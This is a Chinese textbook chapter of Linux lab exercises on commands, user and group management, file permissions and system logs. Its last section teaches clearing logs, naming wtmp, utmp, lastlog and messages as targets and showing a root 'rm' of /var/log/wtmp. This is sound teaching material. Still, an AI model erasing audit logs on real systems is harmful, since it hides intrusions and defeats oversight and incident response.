Linux 系统中的命令是区分大小写的。在 Linux 命令行中，用户可以使用 Tab 键来自动补齐命令，即可以只输入命令的前几个字母，然后按 Tab 键，系统将自动补齐命令。按 Tab 键时，如果系统只找到一个和输入字符相匹配的目录或文件则自动补齐；如果没有匹配的内容或有多个相匹配的名称，系统将发出警鸣声，若用户再按一下 Tab 键，系统将列出所有相匹配的内容，以供用户利用向上或向下的光标键来选择。

Linux 支持翻查曾经执行过的历史命令。如果要在一个命令行上输入和执行多条命令，可以使用分号来分隔命令，如 cd /;ls；如果要使程序以后台方式执行，只需在要执行的命令后跟上一个 & 符号即可。

## 3.1.2 实验目的和条件

**1. 实验目的**

通过本实验，使读者掌握以下内容。

(1) Linux 命令行的操作方法。

(2) 文件目录类命令的使用方法。

(3) 系统信息类命令的使用方法。

(4) 进程管理类命令的使用方法。

**2. 实验条件**

本实验需要在一台运行 Linux 操作系统的计算机上完成，这台计算机既可以是一台物理机，也可以是一台虚拟机（在实验中，如果没有特殊要求，建议使用虚拟机）。本实验使用的 Linux 操作系统为 Red Hat Linux。

## 3.1.3 实验过程

**步骤 1**：进入实验用的 Red Hat Linux 操作系统后，在命令行终端窗口中可以输入简单的命令，如图 3-1 所示。

```
Red Hat Enterprise Linux Server release 5.4 (Tikanga)
Kernel 2.6.18-164.el5 on an i686

cloudlab login: root
Password:
Last login: Wed Oct 31 02:20:49 on tty1
[root@cloudlab ~]# _
```

图 3-1　Linux 的字符操作界面

在命令行中，用户可以先熟悉一些简单的命令，并了解这些命令的用途。其中，浏览目录类命令主要包括 pwd、cd、ls 等，浏览文件类命令主要包括 cat、more、less、head、tail 等，目录操作类命令主要包括 mkdir、rmdir 等，文件操作类命令主要包括 cd、rm、diff、tar、mv、whereis、grep 等。

**步骤 2**：在图 3-2 中，开始演示浏览目录类命令 pwd、cd、ls 的使用。其中，ls -la /home/ 命令可以列出 home 目录中包含隐藏文件在内的所有文件。其他浏览目录类命令希望读者自己动手进行练习。

```
[root@cloudlab ~]# ls -la /home/
total 24
drwxr-xr-x  3 root root 4096 Oct 31 02:21
drwxr-xr-x 24 root root 4096 Jan  7 06:38
drwx------  3 test test 4096 Oct 31 02:21 test
[root@cloudlab ~]# _
```

图 3-2　浏览目录

**步骤 3**：在图 3-3 中，开始演示浏览文件类命令 cat、more、less、head、tail 的使用。

```
[root@cloudlab ~]# tail -3 /etc/passwd
sabayon:x:86:86:Sabayon user:/home/sabayon:/sbin/nologin
pegasus:x:66:65:tog-pegasus OpenPegasus WBEM/CIM services:/var/lib/Pegasus:/sbin
/nologin
test:x:500:500::/home/test:/bin/bash
[root@cloudlab ~]# _
```

图 3-3　浏览文件

**步骤 4**：在图 3-4 中，开始演示目录操作类命令 mkdir、rmdir 的使用。

**步骤 5**：在图 3-5 中，开始演示文件操作类命令 cd、rm、diff、tar、mv、whereis、grep 的使用。

```
[root@cloudlab ~]# mkdir /home/chen
[root@cloudlab ~]# ll /home/
total 16
drwxr-xr-x 2 root root 4096 Jan  7 06:41 chen
drwx------ 3 test test 4096 Oct 31 02:21 test
[root@cloudlab ~]# _
```

图 3-4 目录操作

```
[root@cloudlab ~]# grep root /etc/passwd
root:x:0:0:root:/root:/bin/bash
operator:x:11:0:operator:/root:/sbin/nologin
[root@cloudlab ~]# _
```

图 3-5 文件操作

在 Linux 操作系统中，还有一些常用的命令。

dmesg：显示系统诊断信息、操作系统版本号、物理内存大小及其他信息。

df：查看文件系统的各个分区占用情况。

du：查看某个目录中的各级子目录使用硬盘空间数。

free：查看系统内存、虚拟内存的大小及占用情况。

date：查看和设置当前日期和时间。

cal：显示指定月份或年份的日历。

clock：显示系统时钟。

ps：查看系统进程。

kill：向进程发送强制终止信号。

killall：根据进程名发送终止信号。

nice：指定运行程序优先级。

renice：根据进程的进程号来改变进程的优先级。

top：实时监控进程状态。

bg、jobs、fg：控制进程显示。

## 3.1.4 任务与思考

考虑到部分读者对 Linux 操作系统的命令行操作不熟悉，本实验主要通过对常用命令的介绍，使读者逐渐熟悉 Linux 的操作环境，并初步掌握一些常用命令的功能和使用方法。


Linux 在服务器应用中占有绝对的优势，目前 DNS、DHCP、NAT 等大量的互联网基础信息服务都构建在 Linux 操作系统之上，同时 Web、E-Mail、FTP 等服务平台也主要选择 Linux 操作系统。对于网络攻防的学习来说，读者必须通过系统学习来掌握 Linux 操作系统的相关操作，同时对 Linux 的工作机制有一个全面深入的认识。其中包括 Linux 操作系统在进程与线程管理、内在管理、系统管理、设备控制、网络、系统调用等方面形成的特有工作机制，掌握这些工作机制为全面学习 Linux 操作系统的功能及应用特点是非常有帮助的。

请读者借助各类工具，通过查阅相关文献，并进行实验操作，来掌握与 Linux 工作机制相关的内容。

扫一扫

视频讲解

# 3.2 Linux 用户和组的管理



## 3.2.1 预备知识：Linux 用户和组的管理特点

Linux 操作系统是一个多用户、多任务的操作系统，允许多个用户同时登录到同一个系统，使用系统资源。为了使所有用户的工作顺利进行、保护每个用户的文件和进程、规范每个用户的权限，需要区分不同的用户，因此产生了用户账户和组群。

用户账户是用户的身份标识，用户通过用户账户可以登录到系统，并且访问已经被授权的资源。系统依据账户来区分属于每个用户的文件、进程、任务，并给每个用户提供特定的工作环境，使每个用户的工作都能各自独立不受干扰地进行。

Linux 系统下的用户账户分为普通用户账户和超级用户账户(root)2 种类型。其中，超级用户账户又称为根用户或管理员账户，可以对普通用户和整个系统进行管理。Linux 系统下的账户管理具有以下特点。

(1) 组群也被称为工作组，是具有相同特性的用户的逻辑集合，使用组群有利于系统管理员按照用户的特性组织和管理用户，提高工作效率。

(2) 在为资源授权时可以把权限赋予某个组群，组群中的成员即可自动获得这种权限。

(3) 一个用户账户至少属于一个用户组，当某一用户账户属于多个组群的成员时，其中某个组群是该用户的主组群(私有组群)，其他组群是该用户的附属组群(标准组群)。

(4) 每一个用户都有一个唯一的身份标识，称为用户 ID(UID)；每一个用户组也有一个唯一的身份标识，称为用户组 ID(GID)。其中，root 用户的 UID 为 0。

(5) 普通用户的 UID 可以在创建时由管理员指定，如果不指定，用户的 UID 默认从 500 开始顺序编号。

Linux 系统下，用户账户文件有以下两个。

(1) /etc/passwd 文件：用户账户信息。

(2) /etc/shadow 文件：用户口令。

Linux 系统下，组群文件有以下 3 个。

(1) /etc/group 文件：组群账户信息。

(2) /etc/gshadow 文件：组群口令、管理员等管理信息。

(3) /etc/login. defs 文件：设置用户账户限制的文件，该文件中的配置对 root 用户无效。

## 3.2.2 实验目的和条件

### 1. 实验目的

通过本实验，使读者掌握以下内容。

(1) 用户和组群的配置文件。

(2) Linux 下用户的创建、管理和维护。

(3) Linux 下组群的创建、管理和维护。

(4) 用户账户管理器的使用方法。

**2. 实验条件**

本实验中所使用的 Linux 操作系统为 Red Hat Linux，既可以运行在物理机上，也可以运行在虚拟环境中。对于初学者来说，建议在 VMware 等虚拟机环境中安装 Linux 操作系统，进行相关的实验。

## 3.2.3 实验过程

**步骤 1**：使用 cat/etc/passwd 命令查看/etc/passwd 文件，如图 3-6 所示。

```
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
avahi:x:70:70:Avahi daemon:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
avahi-autoipd:x:100:101:avahi-autoipd:/var/lib/avahi-autoipd:/sbin/nologin
distcache:x:94:94:Distcache:/:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
dovecot:x:97:97:dovecot:/usr/libexec/dovecot:/sbin/nologin
squid:x:23:23::/var/spool/squid:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
named:x:25:25:Named:/var/named:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
sabayon:x:86:86:Sabayon user:/home/sabayon:/sbin/nologin
pegasus:x:66:65:tog-pegasus OpenPegasus WBEM/CIM services:/var/lib/Pegasus:/sbin
/nologin
test:x:500:500::/home/test:/bin/bash
[root@cloudlab ~]# _
```

图 3-6 查看/etc/passwd 文件

需要说明的是，/etc/passwd 文件每行使用“:”分隔几个域，真正的密码被保存在 shadow 文件中。

**步骤 2**：使用 cat/etc/shadow 命令查看/etc/shadow 文件，如图 3-7 所示。

```
vcsa:!!:15599:0:99999:7:::
rpc:!!:15599:0:99999:7:::
mailnull:!!:15599:0:99999:7:::
smmsp:!!:15599:0:99999:7:::
pcap:!!:15599:0:99999:7:::
ntp:!!:15599:0:99999:7:::
dbus:!!:15599:0:99999:7:::
avahi:!!:15599:0:99999:7:::
sshd:!!:15599:0:99999:7:::
rpcuser:!!:15599:0:99999:7:::
nfsnobody:!!:15599:0:99999:7:::
haldaemon:!!:15599:0:99999:7:::
avahi-autoipd:!!:15599:0:99999:7:::
distcache:!!:15599:0:99999:7:::
apache:!!:15599:0:99999:7:::
webalizer:!!:15599:0:99999:7:::
dovecot:!!:15599:0:99999:7:::
squid:!!:15599:0:99999:7:::
mysql:!!:15599:0:99999:7:::
named:!!:15599:0:99999:7:::
xfs:!!:15599:0:99999:7:::
sabayon:!!:15599:0:99999:7:::
pegasus:!!:15599::::::
test:!!:15644:0:99999:7:::
[root@cloudlab ~]# _
```

图 3-7 查看/etc/shadow 文件

需要说明的是，所有用户对 passwd 文件均可读取，但只有 root 用户对 shadow 文件可读，因此密码被存放在 shadow 文件中更安全。

**步骤 3**：使用 cat/etc/group 命令查看/etc/group 文件。用户的组账户信息被放在 group 文件中，任何用户都可以查看且用“:”将几个域分开，如图 3-8 所示。

```
smmsp:x:51:
pcap:x:77:
utempter:x:35:
slocate:x:21:
ntp:x:38:
dbus:x:81:
avahi:x:70:
sshd:x:74:
rpcuser:x:29:
nfsnobody:x:65534:
haldaemon:x:68:
avahi-autoipd:x:101:
distcache:x:94:
apache:x:48:
webalizer:x:67:
dovecot:x:97:
squid:x:23:
mysql:x:27:
named:x:25:
xfs:x:43:
sabayon:x:86:
screen:x:84:
pegasus:x:65:
test:x:500:
[root@cloudlab ~]# _
```

图 3-8　查看/etc/group 文件

**步骤 4**：使用 cat/etc/gshadow 命令查看/etc/gshadow 文件。gshadow 文件用于存放组群的加密口令、组管理员等信息，只有 root 用户可读，其被用“:”分隔成 4 个域，如图 3-9 所示。

```
smmsp:x::
pcap:x::
utempter:x::
slocate:x::
ntp:x::
dbus:x::
avahi:x::
sshd:x::
rpcuser:x::
nfsnobody:x::
haldaemon:x::
avahi-autoipd:x::
distcache:x::
apache:x::
webalizer:x::
dovecot:x::
squid:x::
mysql:x::
named:x::
xfs:x::
sabayon:x::
screen:x::
pegasus:!::
test:!::
[root@cloudlab ~]# _
```

图 3-9　查看/etc/gshadow 文件

**步骤 5**：使用 useradd 或 adduser 命令创建新用户。命令格式为“useradd［选项］<username>”。例如，创建一个名为 cloud 用户，如图 3-10 所示。

```
[root@cloudlab ~]# useradd cloud
[root@cloudlab ~]# _
```

图 3-10　创建新用户

需要说明的是，如果系统中创建的用户名已经存在，将出现如图 3-11 所示的提示信息。

```
[root@cloudlab ~]# useradd cloud
useradd: user cloud exists
[root@cloudlab ~]# _
```

图 3-11　当要创建的用户在系统中存在时出现的提示信息

useradd 命令的选项含义。

-c comment：用户的注释性信息。

-d home_dir：指定用户的主目录。

-e expire_date：禁用账号的日期，格式为：YYYY-MM-DD。

-f inactive_days：设置账户过期多少天后，用户账户被禁用。

-u UID：指定用户的 UID。

-g initial_group：用户所属主组群的组群名称或 GID。

-G group-list：用户所属的附属组群列表。

-m：如果用户主目录不存在，则创建它。

-M：不要创建用户主目录。

-n：不要为用户创建用户私人组群。

-p：加密的口令。

-r：创建 UID 小于 500 的不带主目录的系统账号。

-s：指定用户的登录 Shell，默认为/bin/bash。

**步骤 6**：新建用户 user1，UID 为 510，指定其所属的私有组为 cloud（cloud 组的标志符为 1001），用户的主目录为/home/user1，用户的 Shell 为/bin/bash，用户的密码为 123456，账户永不过期，如图 3-12 所示。

```
[root@cloudlab ~]# groupadd 1001
[root@cloudlab ~]# useradd -u 510 -g 1001 -d /home/user1 -s /bin/bash -p 123456
-f 1 user1
[root@cloudlab ~]# _
```

图 3-12　新建用户

**步骤 7**：新建了用户后，要为用户设置口令，未设置口令的用户不能登录系统，使用 user1 来登录系统（logout 注销后，再使用 user1 用户登录），如图 3-13 所示。

```
Red Hat Enterprise Linux Server release 5.4 (Tikanga)
Kernel 2.6.18-164.el5 on an i686

cloudlab login: user1
Password:
Login incorrect

login: _
```

图 3-13　为新建用户设置口令

**步骤 8**：重新使用 root 账户登录，使用命令 passwd，指定和修改 user1 用户账户口令，如图 3-14 所示。

```
[root@cloudlab ~]# passwd user1
Changing password for user user1.
New UNIX password:
BAD PASSWORD: it is too simplistic/systematic
Retype new UNIX password:
passwd: all authentication tokens updated successfully.
[root@cloudlab ~]# _
```

图 3-14　指定和修改 user1 用户账户口令

需要说明的是，超级用户 root 可以为自己和其他用户设置口令，而普通用户只能为自己设置口令。

**步骤 9**：使用创建组群命令 groupadd 或 addgroup 创建一个群组 testgroup，如图 3-15 所示。

```
[root@cloudlab ~]# groupadd testgroup
[root@cloudlab ~]# _
```

图 3-15　创建组群

**步骤 10**：使用 tail -1/etc/group 命令查看新建的组群信息，如图 3-16 所示。

```
[root@cloudlab ~]# groupadd testgroup
[root@cloudlab ~]# tail -1 /etc/group
testgroup:x:503:
[root@cloudlab ~]# _
```

图 3-16　查看新建的组群信息

**步骤 11**：修改组群、gid、组群名称，如图 3-17 所示。

```
[root@cloudlab ~]# groupmod -g 1003 testgroup
[root@cloudlab ~]# groupmod -n grouptest testgroup
[root@cloudlab ~]# tail -1 /etc/group
grouptest:x:1003:
[root@cloudlab ~]# _
```

图 3-17　修改组群、gid、组群名称

### 3.2.4　任务与思考


Linux 系统通过基于角色的身份认证方式实现对不同用户（user）和（group）的分类管理，来确保多用户、多任务环境下操作系统的安全性。

请读者查阅相关的文献，并通过上机操作，掌握 Linux 系统下用户和组群的创建与管理方法。

扫一扫

视频讲解

## 3.3　Linux 文件权限管理



### 3.3.1　预备知识：Linux 文件权限管理的特点

文件是操作系统用来存储信息的基本结构，是一组信息的集合，它通过文件名来唯一标

识。Linux 中的文件名称最长可为 255 个字符，这些字符可用“A～Z”“0～9”“.”“_”“-”等符号来表示。与其他操作系统相比，Linux 最大的不同点是没有“扩展名”这一概念，也就是说文件的名称和该文件的类型没有直接的关系，例如，sample. txt 可能是一个可执行文件，而 sample. exe 也可能是文本文件，甚至可以不使用扩展名。

Linux 文件名的另一个特性是区分大小写。例如，sample. txt、Sample. txt、SAMPLE. txt 在 Linux 系统中分别代表不同的文件，但在 DOS 和 Windows 系统下却是指同一个文件。在 Linux 系统中，如果文件名以“.”开始，表示该文件为隐藏文件，需要使用 ls -a 命令才能显示。

**1. 文件权限概述**

Linux 系统中的每一个文件或目录都包含有访问权限，这些访问权限决定了谁能访问和如何访问这些文件和目录。通过设置，可以从以下 3 种访问方式限制访问权限。

(1) 只允许用户自己访问。

(2) 允许一个预先制定的用户组中的用户访问。

(3) 允许系统中的任何用户访问。

用户能够控制一个给定的文件或目录的访问程度。一个文件或目录可能有读、写及执行权限。当创建一个文件时，系统会自动地赋予文件所有者读和写的权限，这样可以允许所有者能够显示文件内容和修改文件。文件所有者可以将这些权限改变为任何他想指定的权限。一个文件也许只有读权限，禁止任何修改；也可能只有执行权限，允许像一个程序一样来执行。

如图 3-18 所示，每一行的第一个字符一般用来区分文件的类型，一般取值为 d、-、l、b、c、s、p。具体含义如下。

d：表示一个目录，在 ext 文件系统中目录也是一种特殊的文件。

-：表示该文件是一个普通的文件。

l：表示该文件是一个符号链接文件，实际上它指向另一个文件。

b、c：分别表示该文件为区块设备或其他的外围设备，是特殊类型的文件。

s、p：这些文件关系到系统的数据结构和管道，通常很少见到。

```
root@Cloudlabvm:/var# ls -l
total 44
drwxr-xr-x  2 root root  4096 May  7 10:55 backups
drwxr-xr-x  6 root root  4096 Jun 16 20:40 cache
drwxr-xr-x 19 root root  4096 Jun 16 20:56 lib
drwxrwsr-x  2 root staff 4096 May  7 10:55 local
drwxrwxrwt  2 root root  4096 Jul  7 06:23 lock
drwxr-xr-x  7 root root  4096 Jul  7 06:23 log
drwxrwsr-x  2 root mail  4096 Jun 16 20:39 mail
drwxr-xr-x  2 root root  4096 Jun 16 20:39 opt
drwxr-xr-x  5 root root  4096 Jul  7 06:23 run
drwxr-xr-x  4 root root  4096 Jun 16 20:56 spool
drwxrwxrwt  2 root root  4096 Jun 16 20:59 tmp
root@Cloudlabvm:/var# _
```

图 3-18　显示文件的类型

**2. 文件权限的组成**

如图 3-18 所示的显示结果中，每一行的第 2～10 个字符表示文件的访问权限。这 9 个字符每 3 个为一组，左边 3 个字符表示所有者权限，中间 3 个字符表示与所有者同一组用户

的权限，右边 3 个字符是其他用户的权限。代表的意义如下。

(1) 字符 2、3、4 表示该文件所有者的权限，也简称为 u(user)的权限。

(2) 字符 5、6、7 表示该文件所有者属组群中组成员的权限。例如，此文件拥有者属于“user”组群，该组群中有 6 个成员，表示这 6 个成员都有此处指定的权限，简称为 g(group)的权限。

(3) 字符 8、9、10 表示该文件所有者所属组群以外的权限，简称为 o(other)的权限。

9 个字符根据权限种类的不同，也分为以下几种类型。

r(read，读取)：对文件而言，具有读取文件内容的权限；对目录来说，具有浏览目录的权限。

w(write，写入)：对文件而言，具有新增、修改文件内容的权限；对目录来说，具有删除、移动目录内文件的权限。

x(execute，执行)：对文件而言，具有执行文件的权限；对目录来说，该用户具有进入目录的权限。

-：表示不具有该项权限。

每个用户都拥有自己的主目录，该目录通常在/home 目录下，这些主目录的默认权限为 rwx------；执行 mkdir 命令所创建的目录，其默认权限为 rwxr-xr-x。用户可以根据需要修改目录的权限。

默认的权限可用 umask 命令修改。例如，执行 umask 777 命令，便可以屏蔽所有的权限，之后建立的文件或目录，其权限都变成 000。

**3. 文件与目录设置的特殊权限**

由于特殊权限会拥有一些“特权”，因而用户如果无特殊需求，不应该启用这些权限，避免安全方面出现严重漏洞，造成攻击者入侵，甚至破坏系统。

(1) s 或 S(SUID、set UID)。当可执行的文件拥有了这个权限后便能得到特权，使任意访问该文件的所有者都能够使用全部系统资源。请注意具备 SUID 权限的文件，攻击者经常利用这种权限，以 SUID 配上 root 账号拥有者，在系统中开启后门，供需要时进出使用。

(2) s 或 S(SGID、set GID)。设置在文件上面，其效果与 SUID 相同，只不过将文件所有者换成用户组，该文件可以任意访问整个用户组所能使用的系统资源。

(3) t 或 T(sticky)。/tmp 和/var/tmp 目录供所有用户暂时访问文件，即每位用户都拥有完整的权限进入该目录，去浏览、删除和移动文件。在文件建立时系统会自动设置权限，如果这些默认权限无法满足需要，此时可以使用 chmod 命令来修改权限。

通常在权限修改时可以用两种方式来表示权限类型：数字表示法和文字表示法。

chmod 命令的格式为：“chmod [选项]文件”。

数字表示法是指将读取(r)、写入(w)和执行(x)分别以 4、2、1 来表示，没有授权的部分就表示为 0，然后再把所授予的权限相加而成。

## 3.3.2 实验目的和条件

**1. 实验目的**

通过本实验，使读者掌握以下内容。

(1) 使用 chmod 命令按照要求更改用户对于特定文件的权限。

(2) 使用 unmask 命令更改默认权限。

(3) 使用 chown 命令更改文件的所属用户和组。

**2. 实验条件**

本实验中所使用的 Linux 操作系统为 Red Hat Linux,既可以运行在物理机上,也可以运行在虚拟环境中。对于初学者来说,建议本实验在运行在虚拟机环境中的 Red Hat Linux 系统上进行。

## 3.3.3 实验过程

**步骤 1**: 在 test 的家(home)目录中建立一个 user 子目录,如图 3-19 所示。

```
[root@cloudlab ~]# cd /home/test/
[root@cloudlab test]# mkdir user
[root@cloudlab test]# _
```

图 3-19 在 test 的 home 目录中建立一个 user 文件夹

**步骤 2**: 在 user 目录下建立一个 file 文件,如图 3-20 所示。

```
[root@cloudlab test]# cd user
[root@cloudlab user]# touch file
[root@cloudlab user]# _
```

图 3-20 在 user 目录建立一个 file 文件

**步骤 3**: 查看 file 文件的所有属性,命令为 ls -l,如图 3-21 所示。

```
[root@cloudlab user]# ls -l
total 4
-rw-r--r-- 1 root root 0 Jan  7 07:12 file
[root@cloudlab user]# _
```

图 3-21 查看 file 文件的所有属性

**步骤 4**: 对文件 file 设置权限,使其他用户可以对此文件进行写操作,并查看设置结果,命令为 chmod o+w file,如图 3-22 所示。

```
[root@cloudlab user]# ls -l
total 4
-rw-r--r-- 1 root root 0 Jan  7 07:12 file
[root@cloudlab user]# chmod o+w file
[root@cloudlab user]# ls -l
total 4
-rw-r--rw- 1 root root 0 Jan  7 07:12 file
[root@cloudlab user]# _
```

图 3-22 对文件 file 设置权限

**步骤 5**: 取消同组用户对 file 文件的读取权限,并查看设置结果,命令为 chmod g-r file,如图 3-23 所示。

```
[root@cloudlab user]# chmod g-r file
[root@cloudlab user]# ls -l
total 4
-rw----rw- 1 root root 0 Jan  7 07:12 file
[root@cloudlab user]# _
```

图 3-23 取消同组用户对 file 文件的读取权限

**步骤 6**：用数字形式为文件 file 设置权限，所有者可读、可写、可执行；其他用户和所属组用户只有读和执行权限。设置完成后查看设置结果，命令为 chmod 755 file，如图 3-24 所示。

```
[root@cloudlab user]# chmod 755 file
[root@cloudlab user]# ls -l
total 4
-rwxr-xr-x 1 root root 0 Jan  7 07:12 file
[root@cloudlab user]# _
```

图 3-24　用数字形式为文件 file 设置权限，所有者可读、可写、可执行

**步骤 7**：用数字形式更改文件 file 的权限，使所有者只能读取此文件，其他任何用户都没有权限。查看设置结果，具体命令为 chmod 400 file，如图 3-25 所示。

```
[root@cloudlab user]# chmod 400 file
[root@cloudlab user]# ls -l
total 4
-r-------- 1 root root 0 Jan  7 07:12 file
[root@cloudlab user]# _
```

图 3-25　用数字形式更改文件 file 的权限，使所有者只能读取此文件

**步骤 8**：改变文件的所有者，查看目录 test 及其中文件的所属用户和组，修改 file 文件的所有者为 test，命令为 chown test. test file，如图 3-26 所示。

```
[root@cloudlab user]# chown test.test file
[root@cloudlab user]# ls -l
total 4
-r-------- 1 test test 0 Jan  7 07:12 file
[root@cloudlab user]# _
```

图 3-26　改变文件的所有者

### 3.3.4　任务与思考

在 Linux 系统中，不仅仅是普通的文件，包括目录、字符设备、块设备、套接字等在内的所有类型都以文件形式被对待，即“一切皆是文件”。Linux 系统中对所有文件与设备资源的访问控制都通过 VFS(virtual file system，虚拟文件系统)来实现，所以在 Linux 系统的虚拟文件系统安全模型中，可通过设置文件的相关属性来实现系统的授权和访问控制。

请读者查阅相关文献，结合 Linux 的 VFS 的特点，对 Linux 的文件系统进行系统的学习，并通过具体的实验操作掌握其管理方法。

扫一扫

视频讲解

## 3.4　Linux 系统日志的清除

### 3.4.1　预备知识：Linux 系统日志的特点

日志(log)是指系统所指定对象的某些操作和操作结果按时间先后顺序组合后形成的集合。每个日志文件由日志记录组成，每条日志记录描述了一次单独的系统事件。通常情况下，系统日志是用户可以直接阅读的文本文件，其中包含了一个时间戳和一个信息或子系统所特有的其他信息。日志文件为服务器、工作站、防火墙和应用软件等信息资源相关活动

记录必要的、有价值的信息，这对系统监控、查询和安全审计是十分重要的。

从攻击者的角度来看，日志文件中记录的事件信息对攻击者掌握系统的运行内容和运行状况是很有帮助的；而从防范的角度来看，日志中可以记录几乎所有的攻击行为，这些事件信息对于确定攻击源及攻击意图，进而确定相应的防范方法都是很有价值的。

**1. Linux 系统中的主要日志**

在 Linux 系统中，有以下 3 个主要的日志子系统。

(1) 系统访问日志。多个程序会记录该日志，分别被记录到/var/log/wtmp 和/var/log/utmp 中，telnet 和 ssh 等程序都会更新 wtmp 与 utmp 文件，系统管理员可以根据该日志跟踪到谁在什么时间登录过系统。

(2) 进程统计日志。进程统计日志由 Linux 内核记录，当一个进程终止时，进程终止文件(pacct 或 acct)中会对这一事件进行记录。进程统计日志可以供系统管理员分析系统使用者对系统进行的配置，以及对文件进行的操作。

(3) 错误日志。Syslog 日志系统已经被许多设备兼容，Linux 的 Syslog 可以记录系统事件，主要由 syslogd 程序执行，Linux 系统下各种进程、用户程序和内核都可以通过 Syslog 文件记录重要信息，错误日志被记录在/var/log/messages 中。

**2. Linux 系统日志的工作特点**

在 Linux 系统中，有关当前登录用户的信息被记录在文件 utmp 中；登录进入和退出等信息被记录在文件 wtmp 中；最后一次登录文件可以用 lastlog 命令查看；数据交换、关机和重启也被记录在 wtmp 文件中。所有的记录都包含时间戳。这些文件(lastlog 通常不大)在具有大量用户的系统中增长十分迅速。例如，wtmp 文件可以无限增长，除非被定期截取，因此许多系统以一天或一周为单位把 wtmp 配置成循环使用。它通常由 cron 运行的脚本来修改，且这些脚本将被重新命名并循环使用 wtmp 文件。通常，wtmp 在第一天结束后命名为 wtmp.1；第二天结束后 wtmp.1 变为 wtmp.2；如此循环，直到变为 wtmp.7。

## 3.4.2 实验目的和条件

**1. 实验目的**

通过本实验，使读者主要掌握以下内容。

(1) Linux 日志的作用。

(2) Linux 日志的存放位置及工作特点。

(3) Linux 日志的删除方法。

**2. 实验条件**

本实验中所使用的 Linux 操作系统为 Red Hat Linux，既可以运行在物理机上，也可以运行在虚拟环境中。

## 3.4.3 实验过程

**1. 查看 Linux 系统日志**

主要操作步骤如下。

**步骤 1**：以 root 身份登录系统后，执行 cat /var/log/messages 等命令查看以下各个日志内容，如图 3-27 所示。

```
File  Actions  Edit  View  Help
root@kali:/# cat /var/log/messages
```

图 3-27　查看各类日志内容

其中，/var/log/messages 是核心系统日志文件，它包含了系统启动时的引导消息，以及系统运行时的其他状态消息。I/O 错误、网络错误和其他系统错误都会被记录到这个文件中，而其他信息，如某个用户的身份被切换为 root，也在这里列出。如果服务正在运行（如运行中的 DHCP 服务器），也可以在 messages 文件中观察到它的活动。通常，/var/log/messages 是系统管理员在进行故障诊断时首先要查看的文件。

此外，还包括以下日志。

/var/log/secure：与安全相关的日志信息。

/var/log/maillog：与邮件相关的日志信息。

/var/log/cron：与定时任务相关的日志信息。

/var/log/spooler：与新设备相关的日志信息。

/var/log/boot.log：守护进程启动和停止相关的日志信息。

**步骤 2**：以 root 身份登录后，执行 who /var/log/wtmp（如图 3-28 所示）或 last 命令，查看 wtmp 文件的内容。该日志文件永久记录每个用户登录、注销及系统的启动、停机的事件。因此随着系统正常运行时间的增加，该文件也会越来越大，其增加的速度取决于系统用户登录的次数。该日志文件可以用来查看用户的登录记录，通过 last 命令可以访问这个文件获得这些信息，既可以反序从后向前显示用户的登录记录，也能根据用户、终端 tty 或时间显示相应的记录。

**步骤 3**：使用 history 命令，查看最近所执行过的命令，如图 3-29 所示。

```
root@kali:/# who /var/log/wtmp
kali     tty7         2020-10-15 14:15 (:0)
root     tty7         2020-10-15 14:16 (:0)
root     tty7         2020-10-15 16:15 (:0)
root     tty7         2020-10-17 10:53 (:0)
root     pts/1        2020-10-17 11:09 (192.168.138.128)
root     pts/1        2020-10-17 12:21 (192.168.138.128)
root     tty7         2020-11-17 15:09 (:0)
root@kali:/#
```

图 3-28　查询 wtmp 文件的内容

```
root@kali:/# history
    1  apt update
    2  apt upgrade
    3  poweroff
    4  ifconfig
    5  logout
    6  sendemail
    7  find / -name "*.pdf"
    8  sendemail --help
```

图 3-29　查看最近所执行过的命令

**2. 手动删除 Linux 日志**

常用的日志文件如下。

access-log：记录 http/web 的传输。

acct/pacct：记录用户命令。

aculog：记录 Modem 的活动。

btmp：记录失败的记录。

lastlog：记录最近几次成功登录的事件和最后一次不成功的登录。

messages：从 syslog 中记录信息（有的链接到 syslog 文件）。

syslog：从 syslog 中记录信息（通常链接到 messages 文件）。

utmp：记录当前登录的每个用户。

wtmp：一个用户每次登录进入和退出时间的永久记录。

xferlog：记录 FTP 会话。

一般情况下，需要清除的日志主要有 lastlog、utmp（utmpx）、wtmp（wtmpx）、messages、syslog 等。

**步骤 1**：输入 ls /var/log 命令，查看/var/log 目录下的日志文件，如图 3-30 所示。

```
root@kali:/# ls /var/log
alternatives.log    btmp.1          fontconfig.log  macchanger.log
alternatives.log.1  daemon.log      inetsim         macchanger.log.
apache2             daemon.log.1    installer       messages
apt                 debug           journal         messages.1
auth.log            debug.1         kern.log        mysql
auth.log.1          dpkg.log        kern.log.1      nginx
boot.log            dpkg.log.1      lastlog         ntpstats
btmp                faillog         lightdm         openvpn
```

图 3-30　查看 log 文件夹下的日志文件

**步骤 2**：使用 root 身份登录系统，执行 rm -f /var/log/wtmp 命令，如图 3-31 所示，再用 ls /var/log 命令查看/var/log 目录下的日志文件，发现 wtmp 被删除，如图 3-32 所示。

```
root@kali:/# rm -r /var/log/wtmp
root@kali:/#
```

图 3-31　执行删除命令

```
root@kali:/# ls /var/log
alternatives.log    kern.log              sysstat
alternatives.log.1  kern.log.1            user.log
apache2             lastlog               user.log.1
apt                 lightdm               vmware-network.1.log
auth.log            macchanger.log        vmware-network.2.log
auth.log.1          macchanger.log.1.gz   vmware-network.3.log
boot.log            messages              vmware-network.4.log
btmp                messages.1            vmware-network.5.log
btmp.1              mysql                 vmware-network.log
daemon.log          nginx                 vmware-vmsvc-root.1.log
daemon.log.1        ntpstats              vmware-vmsvc-root.2.log
debug               openvpn               vmware-vmsvc-root.3.log
debug.1             [redacted]            vmware-vmsvc-root.log
